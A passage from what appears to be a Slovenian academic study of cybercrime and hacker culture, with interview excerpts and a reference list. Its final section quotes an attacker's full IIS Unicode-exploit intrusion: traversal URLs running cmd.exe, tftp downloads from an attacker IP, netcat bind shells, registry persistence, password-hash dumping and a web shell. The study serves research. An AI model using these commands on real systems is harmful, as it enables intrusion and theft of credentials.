nepooblaščeno dostopal do elektronske pošte sodelavca (Ostanek, 2005). V vseh primerih so bile podane kazenske ovadbe.

Sredi decembra 2005 pa je tednik *Mladina* objavil članek z naslovom "*Grožnje poslancu*" (Žerdin, 2005: 25-27). V njem opisujejo dogodek, ko je eden izmed poslancev SLS prejel grozilno pismo, pismu pa je bilo priloženo tudi zasebno elektronsko sporočilo, ki ga je nekemu podjetniku poslal poslanec iz vrst LDS (Zupanič, 2005). V istem času se je v časopisu *Nedelo* pojavil članek, kjer je bil naveden do sekunde točen čas zasebnega elektronskega sporočila, ki ga je poslanec SLS poslal podjetniku. Poslanec SLS je napovedal kazensko ovadbo zaradi kršitve tajnosti elektronske pošte.

Objava vsebine poštnega predala enega izmed uporabnikov slovenskega ponudnika brezplačne elektronske pošte na spletni strani *Phone Losers of Slovenija* sicer daje slutiti, da je bilo kršitev tajnosti elektronske pošte v Sloveniji več, kot to beležijo uradne statistike, do kršitev tajnosti elektronske pošte pa je verjetno prihajalo tudi v času uporabe ukradenih uporabniških imen in gesel uporabnikov omrežja Siol leta 1998. Eden izmed sogovornikov je v pogovoru povedal:

> "*Pregledovanja tujih email boxov je ogromno in o tem mi poročajo vsi. Kar precej dostopov se pridobi z ugibanjem odgovorov na osebno zastavljena vprasanja, ki so ponavadi precej očitna za uganit. Ne vem pa koliko točno je ogledov in ciljev na točno določene email naslove. Sem pa že dobil osebno prošnje, če bi lahko vdrl v tocno določen email box. Včasih je bil to mailbox od punce kakšnega kolega ali pa celo naj vdrem v mailbox kakšnemu konkurenčnemu podjetju (špijunaža)! Zadeve se nisem lotil. Jaz se z samim vdiranjem v mailboxe ne ukvarjam, imam pa doma v svojem arhivu že zelo obsežen seznam email*

naslovov skupaj z gesli, ki niso nujno enaka kot tista za dostop, je pa to precej verjetno. Kot sem omenil že zgoraj, ljudje uporabljajo ista gesla za več različnih storitev. Gre za razne baze podatkov iz različnih spletnih strani, kjer mora uporabnik za prijavo vnesti svoj email naslov, geslo in še ostale podatke. To so lahko raznorazne storive, pogosto spletni forumi. Spletni forumi, kot so npr. phpBB pa uporabljajo integrirano PHP MD5 crypt funkcijo (kar je zelo dobro) in tako vsa gesla zakodirajo predno jih vpišejo v bazo. Obstoja mnogo programov za dekodiranje md5 hashov, ampak delujejo zelo počasi (nekaj časa je obstojal tudi projekt skupinskega dekodiranja md5 hashov - rainbow crack, preveri). Tarkat se je izkazalo, da slovenski wordlist, ki sem ga sestavil (sedaj sem ga že tudi malo posodobil) vsebuje ponavadi okoli 30% uporabnih gesel. Lahko bi naredil statistiko in ugotovil, katero je v Sloveniji najpogosteje uporabljeno geslo!" (Arctus, 2006b)

Kot kaže, je precej teh vdorov v elektronske poštne predale verejtno posledica navade uporabnikov, da enako geslo uporabljajo v različnih sistemih:

"*Torej, tisti uporabnik z email.si, ki si je izmenjeval erotične slike. Njega sem naključno izbral ven iz baze podatkov iz strežnika *****.si [gre za vdor v strežnik podjetja, ki se je ukvarjalo s posredovanjem malih oglasov, m. op.]. Ker je bil tako smešen, smo se v PLS odločili, da to objavimo. Ni šlo za vdor v email.si, nikakor ne. Namreč, baza ***** pri *****.si je vsebovala ob zadnjem preverjanju 5661 vnosov. Pogosto so uporabniki uporabljali ista gesla za različne spletne storitve. Tako si se lahko pogosto dokopal tudi do njihovih poštnih predalov. Med naročniki za storitev ***** je bilo veliko različnih profilov, celo policija.si se je pojavila vmes. S pomočjo te zbirke podatkov si prišel tudi do številnih gesel za dostop do interneta (Siol, Arnes accounti).*
Hackerji uporablja(jo/mo) izraz "jackpot", če naletimo, (najpogosteje čisto po naključju) na nekaj zelo zelo zanimivega." (Arctus, 2006b)

Kaže torej, da je veliko vdorov posledica tudi slabe varnostne kulture uporabnikov in njihove premajhne zaskrbljenosti v zvezi s svojo varnostjo. Po drugi strani pa so na Arnesu obravnavali tudi primere, ko so nekateri uporabniki popolnoma nepovezane dogodke (npr. sporočila napačno nastavljenega osebnega požarnega zidu) interpretirali kot prisluh njihovi elektronski pošti (Božič, 2006b).

Zaključek

Kot je bilo torej prikazano, se kiberkriminal pojavlja tudi v Sloveniji in sicer tako v obliki napadov na žrtve, kot v obliki dejanj storilcev kiberkriminala. Posebna skupina storilcev kiberkriminala so

hekerji, med katerimi najdemo tako take, ki delujejo zlonamerno, kot tiste, ki sicer nimajo salbih namenov, vendar so posledice njihovih dejanj škodljive in nezakonite. Predvsem za slednje je hekanje način življenja, nekakšna obsesija z nabiranjem znanja in raziskovanjem, pomešana s filozofijo svobode, ki pa ima pogosto nezakonite posledice.

Če je hekanje, kot pravijo hekerji sami, način življenja, potem se lahko vprašamo ali bo nekdo, ki se je enkrat začel ukvarjati s hekerstvom, s tem sploh kdaj prenehal. Odgovor na ti dve vprašanji sta podala dva akterja kar sama. Prvi je v pogovoru nakazal, da je odkril neko precej veliko zadevo: "*Lahko bi ti demonstriral nekaj precej impresivnega pa ti ne morem. ... Veš, če bi to videl, da bi ti demonstiral... Saj je zelo zanimivo, ampak bi mi takoj vse blokirali. Potem pa se jaz ne bi mogel več naprej izobraževati na tem področju.*" (Kovačič, 2003d). Na nadaljnje vztrajanje, naj pove za kaj gre, pa je odgovoril, da bo povedal šele, ko se bo upokojil. A zanimiv je odgovor na vprašanje, kdaj bo to:

avtor	*sporočilo*
anonimni	Tudi to ti zaenkat ne bom povedal, za kaj gre. Ko se bom odločil upokojiti se na tem področju, potem bo šlo vse v javnost. Čisto vse. In tega je zelo veliko.
Matej	OK, samo takrat se bom tudi jaz najbrz že upokojil :-(((
anonimni	Ha ha, ja saj to je pa res.

Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih (Kovačič, 2003d).

Podobno razmišljanje je mogoče razbrati tudi iz odgovora s predstavnikom skupine "*Reci NE NATO!*":

avtor	*sporočilo*
Matej	Pa imaš kakšno željo, kakšne načrte za internetni aktivizem v bodoče?
recinenato	Občasno predam kaksno 'arhivsko' gradivo zainteresiranim. Trenutno ni nobenih načrtov za internetni aktivizem iz moje strani. Že dalj časa pa ni prisotne niti take želje... Želje so usmerjene bolj v zasebno življenje. Pa privat se mi finančno zadeve zapletajo... Tako, da bom počasi iskal neko trdnejšo finančno podlago... Do nadaljnega sem glede aktivizma precej neproduktiven in nekreativen - v leru...
Matej	Se pravi si se upokojil?
recinenato	Kar se tiče internetnega aktivizma oz. aktivizma na splošno, definitivno DA, upokojil sem se... vrnitve pa ne načrtujem. Če pa bo zapihal ugoden veter, se pa zna zgoditi marsikaj.

Pogovor s predstavnikom skupine "Reci NE NATO!" (Kovačič, 2004b).

Leta 2002 je skupina mladeničev postavila spletni forum Slo-Hack (Boss-tech, 2002). Spletni forum, ki se je kasneje preselil na drugo lokacijo,[29] je sicer bolj ali manj sameval in na njem ni objavljenih kakšnih uporabnih oz. svežih informacij. Vendar pa nekateri prispevki na njem kažejo

[29] Prvotno je bil forum postavljen na spletnem mestu <http://www.slo-hack.gajba.net>, kasneje pa je bil zaradi pritožb zaradi nelegalne vsebine večkrat preseljen.

na željo ustvarjalcev po konkretnejšem organiziranju in delovanju, spletni forum pa je bil kljub majhnemu številu članov aktiven še konec leta 2005. To kaže na to, da je tim. hekanje med določeno populacijo še vedno razumljeno kot izziv ali vsaj nekaj vznemirljivega, posamezniki pa še vedno čutijo željo po bolj organiziranem delovanju.

Ali, kot je rekel eden izmed slovenskih kriminalistov, ki se ukvarjajo s preiskovanjem in preganjanjem kiberkriminala: "*Prepričan pa sem, da se vsaj 50% hekerjev vrne na stara pota...*" (Peršak in Kovačič, 2005).

Post Scriptum: Kako?

Vsakdo, ki ga zanima področje hekerskih vdorov se slej ko prej sooči z vprašanjem kako neki so izvedeni. Kakšna je ta sofisticirana ilegalna dejavnost? Odgovore na konkretna tehnična vprašanja o najnovejših pripomočkih za izrabo ranljivosti sistema (tim. exploitih) je mogoče dobiti na specializiranih spletnih straneh, forumih, revijah ali poštnih seznamih (npr. poštni seznami *Full Disclosure*, *Bugtraq*,... revije *Phrack*, *2600 Magazine*, itd.), oziroma na specializiranih IRC kanalih. Pripomočki so seveda zelo raznoliki, osnovna načela njihove uporabe pa ostajajo enaka: preiskati sistem za morebitno varnostno ranljivost, pridobiti si začetni dostop do sistema, omogočiti trajni dostop, po možnosti izključiti dostop ostalim morebitnim napadalcem ter zabrisati sledove za seboj. Kako to izgleda v praksi je razkril eden izmed sogovornikov:

"*Ker si falil skoraj čisto vse, ti bom po vrsti razlozil, kako je to potekalo (kolikor se sploh še spomnem).*

Najprej si preko unicode exploita preveru, če je server ranljiv. Vpisal si v URL:

```
http://www.domena.com +
    • /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
    • msadc/..%c0%af../..%c0%af../..
      %c0%af../winnt/system32/cmd.exe?/c+dir+c:\
    • _vti_bin/..%255c..%255c..%255c..%255c..
      %255c../winnt/system32/cmd.exe?/c+dir+c:\
```

Možnosti je še veliko več, te so bile 3 najpogostejše.

Zatem si postavil doma na svojem računalniku ali še bolje, na kaksnem win/linux serverju TFTP server. Omogočil si dostop do datotek kot so nc.exe, ncx99.exe in hk.exe. To so 3 orodja, ki si jih potreboval. Nato si izvedel ukaz:

```
http://www.domena.com +
msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+tftp+-
i+<IP>+GET+ncx99.exe+c:\winnt\system32\ncx99.exe
```

(oz. katerikoli od zgornjih treh nizov, s tem da si spremenil na koncu operacijo, kot lahko zaslediš.)

Ta ukaz je pognal tftp client na računalniku, ki ga napadaš. tftp client je od <IP>, kjer je tekel tftp server downloadal ncx99.exe in ga nastanil v direktorij c:\winnt\system32\.

Nato si ncx99.exe pognal z ukazom:

```
msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/ncx99.exe
```

(vse še vedno preko unicode exploita.)

ncx99.exe je modificirana verzija originalnega nc.exe, to je orodje NetCat, ki je zelo koristno in primarno ni namenjeno vdorom sploh. Le ncx99.exe je bil prirejen za ta način vdora. ncx99.exe, ko je bil enkrat pognan, je odprl port 99 in na njega "bindal" cmd.exe, torej windows shell. [to je napadalcu omogočilo, da se je povezal na napadeni računalnik preko telnet povezave in na tem računalniku izvajal poljubne ukaze, m. op.]

Sledil je ukaz na tvojem računalniku ali kjerkoli drugje:

```
telnet <IP> 99
```

Dobil si MSDOS prompt. Sedaj si preko tftp-ja downloadal še nc.exe in hk.exe. Sedaj si pognal ukaz na napadenem strežniku v promptu:

```
hk nc -L -p 19139 -d -e cmd.exe
```

*To ti je sedaj odprlo permanentni dostop do računalniskega MSDOS shell-a na portu 19139. Zakaj port 19139? Mislim, da je bila to *****-ova ideja in sem ga samo posnemal, ali pa ideja koga drugega, se žal ne spomnem.*

ncx99.exe ni odprl permamentnega shell-a, ker vedi da če si nekaj pognal preko URL-ja, to kar si naredil na začetku, je shell bil odprt le tako dolgo, kolikor dolgo je bila odprta seja z brskalnikom. Ko je prišel timeout, se je ncx99.exe terminiral. Kaj točno naredi hk.exe se ne spomnem, je pa tudi ključnega pomena.

Tole imam pa še shranjeno, najpogostejsa orodja, ki si jih ponavadi posnel na računalnik:

```
tftp -i xxx.xxx.xxx.xxx GET hk.exe c:\winnt\system32\hk.exe
tftp -i xxx.xxx.xxx.xxx GET nc.exe c:\winnt\system32\nc.exe
tftp -i xxx.xxx.xxx.xxx GET pwdump2.exe c:\winnt\system32\pwdump2.exe
tftp -i xxx.xxx.xxx.xxx GET samdump.dll c:\winnt\system32\samdump.dll
tftp -i xxx.xxx.xxx.xxx GET tlist.exe c:\winnt\system32\tlist.exe
tftp -i xxx.xxx.xxx.xxx GET kill.exe c:\winnt\system32\kill.exe
tftp -i xxx.xxx.xxx.xxx GET bnc.exe c:\winnt\system32\bnc.exe
tftp -i xxx.xxx.xxx.xxx GET bnc.cfg c:\winnt\system32\bnc.cfg
tftp -i xxx.xxx.xxx.xxx GET bnc.alt.cfg c:\winnt\system32\bnc.alt.cfg
tftp -i xxx.xxx.xxx.xxx GET cmdasp.asp c:\cmdasp.asp
```

- *pwdump2.exe deluje skupaj z samdump.dll in je namenjen pobiranju hash-ov gesel na računalniku (vse, tudi administratorske). Potem si jih doma crackal v LopthCrack [orodje za ugotavljnanje gesel na podlagi njihovih tim digitalnih prstnih odtisov, m. op.] , ki je zelo hiter. Še vedno imam shranjene nekatere password liste od slovenskih NT serverjev, ki smo jih shekal.*
- *tlist.exe izpiše vse procese (tako si preveril če je nalozen kaksen antivirus oz. karkoli sumljivega, kar bi lahko opazovalo tebe, kot napadalca)*
- *kill.exe je ubijalec procesov*
- *bnc.exe je IRC bouncer, ki smo jih dali na skoraj vse računalnike in preko njih hodili na IRC. Tako smo bili anonimni, ker bnc.exe ni delal logov. Če si prišel na kakšen res dober server, si prevzel njegov HOST oz. domeno in si se tako na ircu lahko hvalil kaksen dober HOST imaš, npr. *****@fdv.uni-lj.si.*
- *Potem je pa tu se cmdasp.asp, ki je je preprost ASP modul, ki ti omogoča poganjanje ukazov z guest privilegijami preko internet strani. Torej, če so naložili na računalnik patch, si imel še vedno možnost, da si preko te asp datoteke, ki si jo shranil na internetno stran v nek EXECUTABLE direktorij (npr. /cgibin) poganjal ukaze. Redno, da so to opazili, posebno če si preimenoval datoteko.*

Zdej grem pa naprej po arhivu.

```
#REG STUFF
Run on startup RegKEY:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

#Import stuff
echo REGEDIT4 > ncx.reg
echo  [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]  >>
ncx.reg
echo "System Restore"="srestore.exe" >> ncx.reg
regedit /s ncx.reg

#Export stuff
regedit /e regdump.reg
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

#winVNC registry key
regedit /e winvnc.reg HKEY_LOCAL_MACHINE\Software\ORL\WinVNC3\
regedit /e winvnc.reg HKEY_CURRENT_USER\Software\ORL\WinVNC3\
```

Vedno si se poigral še potem z registrijem, kamor si importiral programe, tako da se ti je shell odprl tudi potem, ko so računalnik resetirali. [napadalec je popravil Windows register, kjer so shranjene nastavitve operacijskega sistema Windows tako, da je imel možnost dostopa do računalnika tudi, če je bil računalnik vmes ponovno zagnan. S tem je pridobil trajen dostop do računalnika, m. op.]

Pripravil si ncx.reg datoteko in jo importiral. Tisti srestore.exe sem napisal jaz sam in mi zdele ni točno jasno kaj je že naredil. Kopije pa začuda nimam v svojem arhivu. Poimenoval sem ga system restore, da bi bil manj sumljiv. Moral je pa nekaj narediti v tem smislu, da je pognal neka orodja in sicer tiho v ozadju. ... Spomnil sem se kaj je naredil tisti srestore.exe, ki sem ga sam napisal. Naložil si ga v /Run sekcijo v registry in ko se je računalnik ponovno zagnal je ta neopazno v ozadju pognal spet BNC in ostala orodja, npr. netcat, torej Windows shell.

Na koncu pa vidiš se export winvnc.reg, kjer si exportiral winvnc ključ, ki si ga nato za tren oka doma scrackal z enim posebnim namenskim orodjem [s pomočjo orodja WinVNC je mogoče oddaljeno upravljati z računalnikom. Orodje omogoča tudi ogled zaslona napadenega računalnika, m. op.]

Ko si si pridobil dostop do VNC-ja (če so ga imeli) se je pravo potovanje šele začelo. Takrat si začel raziskovati čist vse, kajti vnc je ponavadi tekel pod administratorskimi pravicami, razen če je bil ta odlogiran. Ker pa si prej že skrekal admin password, to ni bil problem. Najpogostejše akcije so bile, da si si naredu nov account z admin pravicami. Podatkovne baze in email-i so bili ponavadi med najbolj zaželjenimi.

```
C:\Program Files\Common Files\System\MSADC => MSADC_
```

Tu si preimenoval MSADC direktorij zato, da ni mogel na isti način kot ti, vdreti v računalnik še kdo drug. ***Sedaj je bil računalnik samo tvoj.***

```
>> 15:40:44 xxx.xxx.xxx.xxx GET /msadc/
>> 06:38:46 xxx.xxx.xxx.xxx GET /scripts/root.exe 403 80
```

*Tole je pa izpis iz IIS loga. Namreč, na ***** so logirali ves WWW dostop. Loge za trenutni dan nisi mogel izbrisati, lahko pa si izbrisal vsaj 1 dan stare. Logov seveda nismo brisali, le svoje dejavnosti smo sfiltrirali ven z uporabo ukaza FIND v dosu. Te dve vrstici sem si zgleda zabeležil zato, ker sem našel podatek o tem, da streznik napada še nekdo drug in da je gor posnel oz. je preveril, če obstoja program root.exe. Spomnem se, da sem nato ugotovil, kaj je ta root.exe delal. Pojavil se je nekaj časa po tem, ko so vdori že bili na pohodu in sicer je bil to ncx99.exe preimenovan v root.exe oz. nekaj zelo zelo podobnega. Ko si ga pognal ti je odprl MSDOS prompt, samo ne vem točno na katerem portu. 403 je error code, ki sporoča, verjetno FILE NOT FOUND. Sedaj se spomnem, da sem si zabeležil to zaradi tega, da sem dobil IP napadalca.*

Veš, včasih smo se zelo med samo "hecal" in večinoma nas je bilo prisotnih vedno tudi na ircu. Ce si našel kakšen tak IP, si lahko vedno preveril na ircu z ukazom /WHO <IP> in če ti je vrglo ven nickname, si potem tega "script kiddia" malo pohecal, kaj napada to mashino, naj ti jo pusti pri miru. Ponavadi so bili vsi presrani.

Če greš sedaj naprej vidiš accounta in orodja, pwdump3 je bil naslednik pwdump2.

HKEY_LOCAL_MACHINE\SOFTWARE\Fortech\ProxyPlus je pa samo beležka, da na serverju laufa proxy. Če si naletel na server, ki ima proxy je bilo to zelo zelo koristno, kajti

sedaj si lahko uporabljal ta proxy in sproti brisal ali pa celo onemogočil logiranje. Tako si bil skoraj popolnoma anonimen. Seveda je tudi sledilo spet ugotavljanje, kako ta proxy deluje, kam shranjuje accounte, kaj se da narediti. ***Vedno si naletel na kaj novega zanimivega, nikoli ni bilo dolgčas***."

Pogovor z anonimnim napadalcem, ki je vdrl v bazo podatkov o študentih (Kovačič, 2006a).

Viri in literatura

1. 24ur.com. 2002a. Škulj toži NLB, Microsoft in državo. 24ur.com, 15. oktober 2002. <24ur.com/bin/article_print.php?id=2015740>. (Datum dostopa: 3. januar 2006).
2. 24ur.com. 2002b. Do programa s pomočjo policije? 24ur.com, 5. oktober 2002. <http://24ur.com/bin/article.php?article_id=2015261>. (Datum dostopa: 3. januar 2006).
3. 24ur.com. 2003a. Škulj odkril novo ranljivost NLB. 24ur.com, 9. januar 2003. <http://24ur.com/bin/article.php?article_id=2019383>. (Datum dostopa: 4. januar 2006).
4. 24ur.com. 2003b. Škulj naredil samomor. 24ur.com, 11. avgust. 2003. <http://24ur.com/bin/article.php?article_id=2027952>. (Datum dostopa: 4. januar 2006).
5. 24ur.com. 2004. Ovaden heker s Štajerske. POP TV, 6. april 2004. <http://www.24ur.com/bin/article.php?article_id=2038663>. (Datum dostopa: 15. december 2005).
6. An Sanct. 2003. "Odgovor na 'mOJE MnEnJe'". Objava na forumu PLS, 7. septembra 2003, <http://www.network54.com/Forum/85022/thread/1062762222/>. (Datum dostopa: 12. december 2005).
7. Anarhistični Portal. 2002. Napiši odprto pismo. <http://www.ruleless.com/portal/letter.php>. (Datum dostopa: 10. januar 2006).
8. Anonimni informator 1. 2004. Zapis pogovora na lokalnem slovenskem IRC kanalu, 14. novembra 2004. Omrežje IRCNet.
9. Anonimni informator 2. 2004. Zapis pogovora na kanalu #siolhack, 1. novembra 2004. Omrežje IRCNet.
10. Anonimni informator 3. 2006. Elektronsko sporočilo Anonimnega informatorja 3 poslano 4. januarja 2006.
11. Arctus. 2001. "Rad bi bil hacker! (parodija)". Objava na forumu PLS, 18. avgusta 2001, <http://www.network54.com/Forum/85022/thread/998139208/>. (Datum dostopa: 12. december 2005).
12. Arctus. 2002. Elektronsko sporočilo Artcusa, poslano 12. septembra 2004.
13. Arctus. 2003. Elektronsko sporočilo Artcusa, poslano 19. septembra 2003.
14. Arctus. 2004a. Elektronsko sporočilo Artcusa, poslano 15. decembra 2004.
15. Arctus. 2004b. "Arctus, Sovjet zapustila PLS". Objava na forumu PLS, 26. aprila 2004, <http://www.network54.com/Forum/85022/thread/1083002819/>. (Datum dostopa: 8. december 2005).
16. Arctus. 2006a. Elektronsko sporočilo Artcusa, poslano 23. januarja 2006.
17. Arctus. 2006b. Elektronsko sporočilo Artcusa, poslano 11. marca 2006.
18. Arquilla, John in Ronfeldt, David. 2001. Networks and Netwars: The Future of Terror, Crime, and Militancy. ZDA: RAND Corporation. <http://www.rand.org/pubs/monograph_reports/MR1382/>. (Datum dostopa: 12. januar 2006).
19. Azi. 2003. "mOJE MnEnJe". Objava na forumu PLS, 5. septembra 2003, <http://www.network54.com/Forum/85022/thread/1062762222/>. (Datum dostopa: 12. december 2005).
20. Bankattacks.com. 2002. www.BankAttackS.com. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20021130185626/http://www.bankattacks.com/>. (Datum dostopa: 16. december 2005).
21. Blood & Honour. 2006a. Predstavitev Blood & Honour. <http://www.bhslovenia.org/index.php?id=71>. (Datum dostopa: 4. januar 2006).
22. Blood & Honour. 2006b. Predstavitev Blood & Honour. <http://www.bhslovenia.org/index.php?id=27>. (Datum dostopa: 4. januar 2006).
23. Boehlert, Sherwood. 2002. Cyber Security Research And Development Act, Committed to the Committee of the Whole House on the State of the Union - Report of Mr. Boehlert, from the Committee on Science, 4. februar 2002. House of Representatives, 107th Congress, 2d Session. [Dostopno na: <http://thomas.loc.gov>].
24. Boss-tech. 2002. "slo-hack". Sporočilo v spletnem forumu Slo-Tech, oddelek "Izdelava spletišč", ime teme "slo-hack", 7. september 2002. <http://slo-tech.com/script/forum/izpisitemo.php?threadID=40880>.
25. Božič, Gorazd. 2004. Pregled obravnave varnostnih incidentov. Predstavitev na konferenci Infosek 2004, 25. 11. 2004, Nova Gorica.

26. Božič, Gorazd. 2006a. Pregled obravnave varnostnih incidentov. Elektronsko sporočilo Gorazda Božiča, poslano 18. januarja 2006 ob 10:26.

27. Božič, Gorazd. 2006b. Elektronsko sporočilo Gorazda Božiča, poslano 18. januarja 2006 ob 15:03.

28. Božič, Gorazd. 2006c. Nekaj vzorčnih primerov z mize varnostnega centra SI-CERT. Predavanje v Kiberpipi, 11. 4. 2006, Ljubljana.

29. Božič, Gorazd. 2006d. Elektronsko sporočilo Gorazda Božiča, poslano 13. julija 2006 ob 20:15.

30. BSA. 2005. Računalniško piratstvo. <http://www.bsa.si/piratstvo.php>. (Datum dostopa: 2. december 2005).

31. Cerar, Dalibor. 1998. Razkrili skupino, ki je zlorabila uporabniška imena in gesla omrežja SIOL. sporočilo na spletni strani dne 11. junija 1998. <http://www.kabi.si/dalibor/telekom/11061998.html>. (Datum dostopa: 15. december 2005).

32. Cerar, Gregor. 2005. Spletno osje gnezdo. Mladina, št. 37, str. 60 – 61, 12. september 2005. <http://www.mladina.si/tednik/200537/clanek/nar--sovrazni_govor-gregor_cerar/>.

33. CERT. 2000. CERT Incident Note IN-2000-03 - 911 Worm. <http://www.cert.org/incident_notes/IN-2000-03.html>. (Datum dostopa: 12. januar 2006).

34. Cultdeadcow.com. 2001. The Hacktivismo FAQ v1.0.. <http://www.cultdeadcow.com/cDc_files/HacktivismoFAQ.html>. (Datum dostopa: 16. januar 2006).

35. Denning, Dorothy E. 2001. Activism, Hacktivism, and Cyberterrorism: the Internet As a Tool for Influencing Foreign Policy. V Arquilla, John in Ronfeldt, David. 2001. Networks and Netwars: The Future of Terror, Crime, and Militancy, str. 239 - 288. ZDA: RAND Corporation. <http://www.rand.org/pubs/monograph_reports/MR1382/>. (Datum dostopa: 12. januar 2006).

36. Dolhar, Žiga. 2002. Komentar: NLBjevih Petsto. Slo-Tech.com, 23. oktober 2002. <http://www.slo-tech.com/clanki/var01/var01.shtml>. (Datum dostopa: 4. januar 2006).

37. error.log. 2005. Kopija dela datoteke napak spletnega strežnika Apache, /var/log/apache2/error.log. Datoteka izvira iz enega izmed uspešno napadenih slovenskih spletnih strežnikov.

38. Exceed. 2003a. Spletna stran z naslovom "..c.h.o.o.s.e.f.r.e.e.d.o.m.". Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031021132428/users.volja.net/exceed/>. (Datum dostopa: 3. januar 2006).

39. Exceed. 2003b. Remote VNC Installation. Članek je bil objavljen na spletni strani Phone Losers of Slovenia v rubriki "Texts" 1. marca 2003. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031027180419/www.pls.phreak.be/texts/remote_vnc_installation.txt>. (Datum dostopa: 4. januar 2005).

40. Exceed. 2003c. Hacking MS-SQL Server in 6 easy steps. Opis in programi za izrabo varnostne pomankljivosti so bili objavljeni na spletni strani Phone Losers of Slovenia v rubriki "Texts" 1. februarja 2003. Spletna stran je dostopna preko Internet Archive Wayback Machine, <http://web.archive.org/web/20031011223331/www.pls.phreak.be/texts.php>. (Datum dostopa: 4. januar 2005).

41. Exceed. 2003d. "freedom of speech". Sporočilo v spletnem forumu Mladine pod člankom Alija Žerdina Udba.net, dne 20. aprila 2003 ob 17:52. <http://www.mladina.si/dnevnik/33843/>. (Datum dostopa: 5. januar 2006).

42. Exceed. 2004a. Buffer Overflows za velike in male. Ravbarji in žandarji, 27. avgust 2004. <http://rz.hicsalta.si/datoteke/dokumenti/rz/bufferos.pdf>. (Datum dostopa: 15. december 2005).

43. Exceed. 2004b. Alternate Data Streams (ADS). Ravbarji in žandarji, 19. januar 2004. <http://rz.hicsalta.si/datoteke/dokumenti/rz/ads.pdf>. (Datum dostopa: 15. december 2005).

44. Freejack. 2003. Hekerji. Sporočilo na spletnem forumu Slo-Tech, 2. decembra 2003 ob 19:49:48 <http://www.slo-tech.com/script/forum/izpisteme.shtml?threadID=84187&mesto=99>. (Datum dostopa: 3. december 2003).

45. Grilj, Stojan. 2003. Odmev: Durs na široko odprl vrata hekerjem. Finance, <http://www.finance-on.net/print.php?id=60529&tip=1>. (Datum dostopa: 6. december 2005).

46. Harward Law Review. 2006. Immunizing the Internet, Or: How I Learned To Stop Worrying And Love the Worm. Anonimna zapazka v Harward Law Review, junij 2006, Vol. 119, No. 8. <http://www.harvardlawreview.org/issues/119/june06/note/immunizing_the_internet.pdf>. (Datum dostopa: 2. oktober 2006).

47. Hughes, Eric. 1993. A Cypherpunk's Manifesto. <http://www.activism.net/cypherpunk/manifesto.html>. (Datum dostopa: 5. 3. 2004).

48. Ilett, Dan. 2004. »Richard Clarke: Straight talking on terror«. ZDNet, 16. november 2004. <http://www.zdnet.com.au/insight/security/0,39023764,39166796,00.htm>. (Datum dostopa: 18. 11. 2004).

49. Inšpektorat za varstvo osebnih podatkov. 1998. Odločba št. 201-45/98-o1 iz dne 20. 7. 1998. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov. [Kopija odločbe je bila pridobljena na podlagi zakona o dostopu do informacij javnega značaja].

50. Inšpektorat za varstvo osebnih podatkov. 2001. Poročilo o inšpekcijskem nadzorstvu nad izvajanjem določb zakona o varstvu osebnih podatkov za obdobje od 01. 01. 1999 do 31. 12. 2000. Številka: 751-02-08/01, datum: 16. 03. 2001. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov.

51. Inšpektorat za varstvo osebnih podatkov. 2002. Poročilo o delu inšpektorata za varstvo osebnih podatkov v letu 2001. Številka: 751-02(0106)-08/02, datum: 27. 03. 2002. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov.

52. Inšpektorat za varstvo osebnih podatkov. 2003a. Poročilo o delu inšpektorata za varstvo osebnih podatkov v letu 2002. Številka: 751-02(0106)-15/2003, datum: 28. 03. 2002. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov.

53. Inšpektorat za varstvo osebnih podatkov. 2003b. Odločba Inšpektorja za varstvo osebnih podatkov št. 751-02(0106)-25/2003 iz dne 17. 4. 2003. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov. [Kopija odločbe je bila pridobljena na podlagi zakona o dostopu do informacij javnega značaja].

54. Inšpektorat za varstvo osebnih podatkov. 2003c. Odločba Inšpektorja za varstvo osebnih podatkov št. 751-02(0106)-25/2003-II iz dne 28. 4. 2003. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov. [Kopija odločbe je bila pridobljena na podlagi zakona o dostopu do informacij javnega značaja].

55. Inšpektorat za varstvo osebnih podatkov. 2004. Poročilo o delu inšpektorata za varstvo osebnih podatkov v letu 2003. Številka: 751-02-29/2004 (0106), datum: 30. 03. 2004. Ljubljana: Ministrstvo za pravosodje, Inšpektorat za varstvo osebnih podatkov.

56. Jakopič, Kaja. 2005. Boj proti sovraštvu na medmrežju ali boj z mlini na veter. V Medijska preža, št. 23/24, november 2005, str. 26. Ljubljana: Mirovni inštitut.

57. Kastelic, Toni. 2005a. Hekerski vdor 'Buffer Overflow'. Predstavitev na konferenci Infosek 2005, 24. in 25. november 2005, Nova Gorica.

58. Kastelic, Toni. 2005b. Hekerski napad na strežnik zdravstvene ustanove. Predstavitev na konferenci Infosek 2005 – forum,10. maj 2005 v Ljubljani.

59. Kovačič, Matej in Koren, Gašper. 2004. »Botnet eksperiment«. Prosojnice iz še neobjavljenega predavanja.

60. Kovačič, Matej, Čuhalev, Jure in Koren, Gašper. 2004. Anatomija hekerskega napada. Predstavitev na konferenci Infosek 2004, 25. november 2004, Nova Gorica.

61. Kovačič, Matej. 2003a. Kdaj ste nazadnje pogledali svojo spletno stran? Slo-Tech, 11. september 2003. <http://www.slo-tech.com/script/forum/izpisitemo.php?threadID=131467>. (Datum dostopa: 11. september 2003).

62. Kovačič, Matej. 2003b. Pogovor s predstavnikom napadene slovenske spletne trgovine, 15. september 2003. Pogovor je bil posnet z videokamero.

63. Kovačič, Matej. 2003c. Pogovor z anonimnim napadalcem na spletno stran Rimokatoliške cerkve v Sloveniji. Pogovor je potekal po IRC-u julija 2003.

